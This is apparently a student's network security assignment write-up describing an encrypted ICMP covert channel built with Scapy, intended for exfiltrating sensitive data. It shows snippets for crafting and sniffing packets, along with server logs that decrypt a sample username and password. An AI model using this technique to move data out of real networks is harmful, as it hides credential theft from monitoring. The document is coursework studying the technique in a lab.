10/31/2022

Network Security – Assignment 2

Task 1: Encrypted ICMP covert channel

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Introduction:

In Assignment 2 we have 3 tasks and I have chose task 1 Encrypted covert channel using ICMP protocol. The task main objectives are to have a covert channel between a client and server whereas using the method of exfilteration of sensitive data.So the assignment requires a covert channel communication between a client and a server. whereas the client obtains the destination IP and the data from the user encrypts the data and crafts an ICMP packet of type 47 (reserved) to a server. The server listens to the interface for this type of packet and obtains it and decrypts to show the message.

Approach:

The approach I have used to achieve this goal is to use a python script for both client and server using a Scapy package. The reasoning is pretty simple scapy has a large extension of libraries to craft different packets and lot more tools to obtain more packet manipulation etc.

Client side:

The client side from the requirements needs to obtain the Destination IP and the data from the user and craft a ICMP packet of type 47 and attach the data encrypted to the destination IP.

* To craft a packet I have use ICMP layer package from scapy and used it like below.

```` ***packet_icmp = IP(dst=dst_ip) / ICMP(type=47) / encrypt_data*** ```

* To encrypt I have a simple encryption key generator from Fernet from cryptography package and stored in key.key file
* Finally, to send the packet I have used send method from scapy to send the packet to the server.

Server Side:

The server side from the requirements is that the server listens to the ICMP packet and then decrypts the data

* The Server listens for such packet using sniff method with which we can set the filter like I have used below.

```` ***sniff_packet = sniff(count=1, filter="dst 192.168.1.101", iface="Wi-Fi")*** ```


* To decrypt I have used the same as the client, the key is obtained from key.key file and decrypt the data from reading the ICMP packet from the client

How to Run:

. * To get your env prepped to run the code pls run the below command
```` ***pip3 install -r requirements.txt*** ```
* To run the script we have to first generate the key (if key.key file is not preset)
```` ***python encrpy_key_generate.py*** ```
* To run the client and server it's the same as above
```` ***python client_icmp.py*** ```` ```` ***python server_icmp.py*** ```

Logs:

Client Side:


````

Server side:

```
Run:  client_icmp  server_icmp
C:\Users\rammo\PycharmProjects\Network_sce_assig2\venv\Scripts\python.exe C:/Users/rammo/PycharmProjects/Network_sce_assig2/server_icmp.py
C:\Users\rammo\PycharmProjects\Network_sce_assig2\venv\lib\site-packages\scapy\layers\ipsec.py:471: CryptographyDeprecationWarning: Blowfish has been deprecated
  cipher=algorithms.Blowfish,
C:\Users\rammo\PycharmProjects\Network_sce_assig2\venv\lib\site-packages\scapy\layers\ipsec.py:485: CryptographyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Sniffing data from ICMP packets

Count :1

0000 Ether / IP / ICMP 192.168.0.101 > 192.168.1.101 47 0 / Raw
Sniffed packet:
<Sniffed: TCP:0 UDP:0 ICMP:1 Other:0>
None

Key loaded is :<cryptography.fernet.Fernet object at 0x000001F415DFFF70>

Decrypted data :hello

Count :2

0000 Ether / IP / ICMP 192.168.0.101 > 192.168.1.101 47 0 / Raw
Sniffed packet:
<Sniffed: TCP:0 UDP:0 ICMP:1 Other:0>
None

Key loaded is :<cryptography.fernet.Fernet object at 0x000001F41603A020>

Decrypted data :username:shiva password:hell
```